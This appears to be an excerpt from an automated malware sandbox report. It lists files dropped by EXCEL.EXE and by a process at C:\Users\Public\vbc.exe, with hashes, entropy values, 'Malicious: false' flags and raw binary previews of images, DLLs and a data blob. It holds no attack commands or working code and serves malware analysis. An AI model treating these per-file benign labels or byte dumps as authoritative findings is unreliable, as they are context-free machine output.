Preview:	......JFIF..... ....+!.$...2"3*7%"0....."....."....."..........#....."..... .....!1."AQa..q.#2R....BS.....$3Tb.4D%Crs.....!R...AQa..1.."Sbq.....?....A.s..M...K.w.....E.....!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...}},.....:..C..I...A9w.....k.....>. .Gi.....f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&...c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj.....G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.....o...IJe.B.R+.&..a.m..1.$.,)5.)/..w.1.....v.d..l...bB..JLj]wh.SK.L.....%S....NAI.)B7I.e..4.5...6.....L.j...eW.=..u....#I...li..l....`R.o.<.....C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\48839F74.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .(..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F64A789.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped

Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG........IHDR............../....EPLTE......................o...ttu`aaLML.s;.../-,...............~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".\|.2A@y.../...X.X..X..2X.........o.Xz}go.*m..UT. DK...ukX.....t.%..iB......w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v......*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x.,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.......tF".Ytl..C.s.~)..<@"......-..._.(x...b..C.........;5.=.......c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8......HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r..........Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.......2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N........@K.B./...J,.E.....[`I>.F....v...;,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC..........x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\81B469ED.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 CA
Malicious:	false
Preview:	......JFIF.. ....+!.$...2"3*7%"0..................."........................."..............#............"...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs..!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAB93B7F.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B97
Malicious:	false
Preview:	.PNG........IHDR.............<.q.....IDATx..Yo.......}.B.Z-9.";r..F..A..h....)z.~.~. .M......ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z......}.H..A.o..[..\Gm..a....er.m....f!... .$133...".........R..h4.x.^.Earr.?..O..qz{{..........322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ ....p....q..P.............(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o......q.fX.G....... .%.....f.........=.(.\|>.....===<x....!L.$..R.........:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&......\|>...?299I&.!....:....nW.4...?......\|..G..I....+......@WW..J.d2.......&.J155u.s>..K....iw.@..C.$<.....H$...D.4...... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP......\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.......qL.P(..F.......*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AABEA29C.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9

MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.l..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B28B50E5.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3 5
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw...`V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D082CF0A.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TlwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!...:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D90BABA8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3 5

Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%I.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED1C7F83.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... (..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE386947.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0152800116954332
Encrypted:	false
SSDEEP:	3072:vXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:1ahIFdyiaT2qtXl
MD5:	BD4C089D8210CF4FCF74013334B2B925
SHA1:	1B98EDBC5386B92D82AC9B6174DEE1BC5411CC5E
SHA-256:	BC1A75F99B79C98350DA4BB5561EAC01186DACF8D64F3AE8D4822E1A028644D9
SHA-512:	5D7A6FB4798CC15FFDEF6F5282CD2A07034C4C8C92AFFF6199382F0FA72E9C8B46C625D3B0A7311AD5E3D1EBE27DBDD3E35166A758DC0DB8D974A722FB20B8C
Malicious:	false
Preview:	....l.....C.....m>...&.. EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....x$...`....f.x.@h.%...<.....d...RQUQ.....L.....$QUQ..... ...Id.x..... .....d.x.....M.....Oq.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....8.x.....dv.....%.....%.....%.....!....."....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ...6...F.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	60648
Entropy (8bit):	6.273540391388373
Encrypted:	false
SSDEEP:	768:VyIscWONgNnXigWuv3uuCRCF5AElVllzCix92FBo/SlOKsVjiVsRb2X9bhM:VDt5Ngg23TgNElDNeo/8OLjiOR6
MD5:	00B917A158BB5BF0D6BFF7D6B3C81B12
SHA1:	24A9B80C8EC794ADA4C8BAF717CFAB98459AC1DE
SHA-256:	947BE059906893C09F222CB2868631638A219FB905A47E16A311BA5ADEB4B300
SHA-512:	47B8EABDF404E19B2D953933D2D0C922CC538B3876D7664110CBD739605FFD151D24788E60B9935E6E4F7BB463F6BC7CED253CF31ED5C4D210495C301C7E5F5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....P..K1.K1.K1.BIX.G1..Y.I1....J1..Y.D1..Y.C1..Y.H1.BIO.J1.BIH.J 1.8S.N1.K1..1..X.H1..X.J1..X4.J1.K1\.J1..X.J1.RichK1.....PE..d....5;a....." .....j.....0..... ....`.....`..... .....H..... ..4.....p..... .....text..... ..`.rdata.. -.....@..@.data...`'.....@....pdata. .....@..@.rsrc...H.....@..@.reloc..4.... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	36576
Entropy (8bit):	6.18658407883376
Encrypted:	false
SSDEEP:	384:Vw33667/fhcAcwuVQydIDddeypaROhGkXMV3lBhjUK98krmRt8ZrqL1r8/lSNriq:q33oWsUK98vAqL1r8oFiQ7b2X9shHf
MD5:	0B849C073801DCE25301ECA0146D534B
SHA1:	5BB9251CA83FE96C8F52B35637E674A629ED1468
SHA-256:	3F77E9EF8843DE3DA37037F21BCF6D7E990085D2BDC5B3F05E71AB5EBE5288BB
SHA-512:	1C5C99BD93FBACD3BA56ADE806092AB86BA3FEA0BB70DE0FB89775285A71DB47F2400CF29757370CDC69F13FCBCF6513B25F4C8BBED0A15D65A9618BEE733 A7F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._.%.>.v.>.v.>.v.FNv.>.v.\.w.>.v.V.w.>.v.V.w.>.v.V.w.>.v.V.w.> .v.`.w.>.v.>.v.>.v!W.w.>.v!W.w.>.v!W"v.>.v.>Jv.>.v!W.w.>.vRich.>.v.....PE..d.....a.....' ....>...\.....@..... ..... .....pd..l....d.....p.....H....T..p.....`U.....P.....text....<.....>..... ..`.rdata.....P.....B.....@..@.data...0....p.....`.... .....@....pdata.....b.....@..@.rsrc.....h.....@..@.reloc..H.....n.....@..B..... .....

C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest

Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1070
Entropy (8bit):	4.836891219007383
Encrypted:	false
SSDEEP:	24:JdtGOiNK+bIg4y3QdM/Ai8qTCNzgDQRnKVGaQkl:3U1K+bIg4y3QdaIzgDQh3aQkl
MD5:	9B48061E7B9FC35CD2624F2B9102549E
SHA1:	9DA640A8AF809549031916AB143026FAAF3B1E74
SHA-256:	84839C6E85F9B73AA6B0F331A9EAADF7409B7B36E30BA0B04E31680069103E43
SHA-512:	01CF7B5CBDEB1038E79076CB452AC63B0037C86570C3FE97B6C559823F43D515F34CAC963D3737B9EAF103F0EBDEBC1317B68091D4332C3615E87A3F25DF67 E
Malicious:	false
Preview:	.<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>..<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">.. <dependency>.. <dependentAssembly>.. <assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls" version="6.0.0.0" processorArchitecture="x86" publicKey Token="6595b64144ccf1df" language="*" />.. </dependentAssembly>.. </dependency>.. <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">.. <se curity>.. <requestedPrivileges>.. <requestedExecutionLevel level="asInvoker" uiAccess="false" />.. </requestedPrivileges>.. </security>.. </trustInfo>.. <dependency>.. <dependentAssembly>.. <assemblyIdentity name="NeGACOM" type="win32" version="17.0.0.0" processorArchitecture="x86" />.. </dependentAssembly>.. </dependency>.. <dependency>.. <dependentAssembly>.. <assemblyIdentity name="OnlineServices" version="17.0.0

C:\Users\user\AppData\Local\Temp\Strepera.wad

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	77432
Entropy (8bit):	6.5191464617024995
Encrypted:	false
SSDEEP:	1536:0ryhqjc8wTqJ39FNvl4UXgmBfCotcEntclFVdwJZp:0ryTk3HdyYgmBfCscEilFVG
MD5:	0CAED7F18389A6CC24391E0400C2BE47
SHA1:	59288CED440D46970090F25983B409BB25F43BBF
SHA-256:	E8C48296D444C8EDBF6169CA9E3C5334B0813BFC684C2E99BFD61C692A3784F1
SHA-512:	AFC59C8EA01D5F96DFAB3CD08F088FF2136542C0F13435EE9D63795CD8BDEF6D746408296883CD9052BF21D6E87388295B4682F06913CC982B21868704277B93
Malicious:	false
Preview:	....f.f.....GE.....z.I.J=.yk.....W[...o....6.....O-P.j"q..h.r...m.v..X...F.1.BV..p.,....Td...L|c.A._C.....~.7ws...4.Z...$...>..e.YS...&..l..._.....}.a;'a..g*Y.DN.Ql.`.(+#;.....%3...]..u.. \K.8..<f./.)..w.0.l..:n.x..Nt{.....?^..M580H. C...d2@..!..U..R%i.GE.....z.I.J=.yk.....W[...o....6.....O-P.j"q..h.r...m.v..X...F.1.BV..p.,....Td...L|c.A._C.....~.7ws...4.Z...$.. .>..e.YS...&.....}.a;'a..g*Y.DN.Ql.`.(+#;.....1.....k..|3...]..u..\K.8..<f./.)..w.0.l..:n.x..Nt{.....?^..M580H. C...d2@..!..U..R%i.GE.....z.I.J=.yk.....W[...o....6.....O-P.....n.....''q..h.r... m.v..X...F.1.BV..p.,....Td...L|c.A._C.....~.7ws...4.Z...$...>..e.YS...&.....}.a;'a..g*Y.DN.Ql.`.(+#;.....%3...4.*.:.....].u..\K.8..<f./.)..w.0.l..:n.x..Nt{.....?^..M580H. C...d2 @..!..U..R%i.GE.....z.I.J=.yk.....W[...o....6.....O-P.j"q..h.r...m.v..X...F.1.BV.....f.....p.,....Td...L|c.A._C.....~.7ws...4.Z...$...>..e.YS.

C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png	
Process:	C:\Users\Public\vbc.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	288
Entropy (8bit):	7.002703251110111
Encrypted:	false
SSDEEP:	6:6v/lhPysDjYOGW78zHS1w9xuIGXdvkFRBp9rXHEb/GY1IX2NYKjp:6v/7jjYOGW7Rw9xu6pxHG/VIX6F
MD5:	A83F8C904AFA9E3F6A50D263747CF6DF
SHA1:	7B9D99B950518FCAF5AC59350823D2B20E82956F
SHA-256:	F57C0B31EC836E26EB609F259CFA68DDA95F09685784423B61075DAE4BBA5BF6
SHA-512:	4B2DC243E86514BDC816B92808C491EF71B72690F25C2372FE909CED3A103F990708C507065169FA5C6F823A8B1ADADB7BF13696E78C807A973789CF14CA3A0
Malicious:	false
